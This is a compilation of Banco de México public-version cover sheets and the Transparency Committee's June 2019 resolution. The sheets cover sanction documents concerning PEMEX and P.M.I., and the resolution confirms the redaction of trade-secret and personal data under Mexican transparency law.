SC	1 y 2	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	S02-14-2018 del 20 de diciembre de 2018. PEMEX
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
SC	1	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	S02-02-2019 del 1 de febrero de 2019. P.M.I.
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019, celebrada el 25 de JUNIO de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
DP	1	La siguiente información relativa a personas físicas que no son servidores públicos: • Nombre • Información laboral	Artículos 1o., 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 24, fracción VI, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de **datos personales** que están intrinseca y objetivamente ligados a la persona identificada o identificable, titular de los mismos.
SC	1 y 2	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

BANCO DE MÉXICO

"2019, Año del Caudillo del Sur, Emiliano Zapata"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central
II. La identificación del documento del que se elabora la versión pública.	S02-22-2019 del 13 de marzo de 2019. P.M.I.
III. Firma del titular del área y de quien clasifica.	**HÉCTOR RAFAEL HELÚ CARRANZA** Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 21/2019 celebrada el 25 de JUNIO de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
DP	1	La siguiente información relativa a personas físicas que no son servidores públicos: • Nombre • Información laboral	Artículos 1o., 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 24, fracción VI, y 116, párrafo primero, de la LGTAIP; 3, fracción IX, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 11, fracción VI, y 113, fracción I, de la LFTAIP; Trigésimo octavo, fracción I, de los Lineamientos.	Se trata de **datos personales** que están intrínseca y objetivamente ligados a la persona identificada o identificable, titular de los mismos.
SC	1	Información protegida por el secreto comercial.	Artículos 7, 24, fracción VI, y 116 párrafos segundo, tercero y último, de la LGTAIP; 6, 11, fracción VI, y 113, fracción II, III y párrafo último, de la LFTAIP; 82, primer párrafo, de la Ley de Propiedad Industrial (LPI); así como el Trigésimo octavo, fracciones II, III, y párrafo último, el Cuadragésimo, y el Cuadragésimo cuarto, de los Lineamientos. Lo anterior encuentra sustento en la tesis I.1o.A.E.134 A (10a.) (Registro IUS 2011574) de rubro "SECRETO COMERCIAL. SUS CARACTERÍSTICAS", a través de la cual el Poder Judicial de la Federación reconoció que la información técnica se trata de información protegida por el secreto comercial.	Información clasificada como **secreto comercial**, toda vez que se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece su titular, por lo que el resguardar tal información le significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información cuenta con medios o sistemas que ha desarrollado para administrar su negocio y preservar la confidencialidad de la realización de sus actividades con sus clientes. Éste restringe el acceso a terceros, de modo que la información únicamente pueda ser consultada por los empleados designados para tal efecto. En consecuencia, no es información del dominio público ni que su titular publicite. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

ANEXO "H"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Unidad Administrativa: Dirección de Autorizaciones y Sanciones de Banca Central del Banco de México.

VISTOS, para resolver sobre la clasificación de información determinada por la unidad administrativa al rubro indicada, y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP).

SEGUNDO. Que el titular de la Dirección de Autorizaciones y Sanciones de Banca Central del Banco de México, mediante oficio con número de referencia S02/60/2019, hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, de conformidad con la fundamentación y motivación señaladas en las carátulas correspondientes, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las correspondientes versiones públicas.

CONSIDERANDO

PRIMERO. Este Comité es competente para confirmar, modificar o revocar las determinaciones que en materia de clasificación de la información realicen los titulares de las áreas del Banco de México, de conformidad con los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM). Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que se someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación realizada:

Es procedente la clasificación de la información testada y referida como confidencial conforme a la fundamentación y motivación expresadas en las correspondientes carátulas adjuntas al oficio referido en el resultando Segundo de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Banco Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO).

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como confidencial.**

En este sentido, se **aprueban las versiones públicas señaladas en el oficio precisado en la sección de Resultandos de la presente determinación.**

Por lo expuesto con fundamento en los artículos, 44, fracción II, 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como confidencial,** conforme a la fundamentación y motivación expresadas en las carátulas de las correspondientes versiones públicas.

SEGUNDO. Se **aprueban las versiones públicas señaladas en el oficio precisado en la sección de Resultandos de la presente determinación**.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veinticinco de junio de dos mil diecinueve.----------

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

ERIK MAURICIO SÁNCHEZ MEDINA
Integrante

VÍCTOR MANUEL DE LA LUZ PUEBLA
Integrante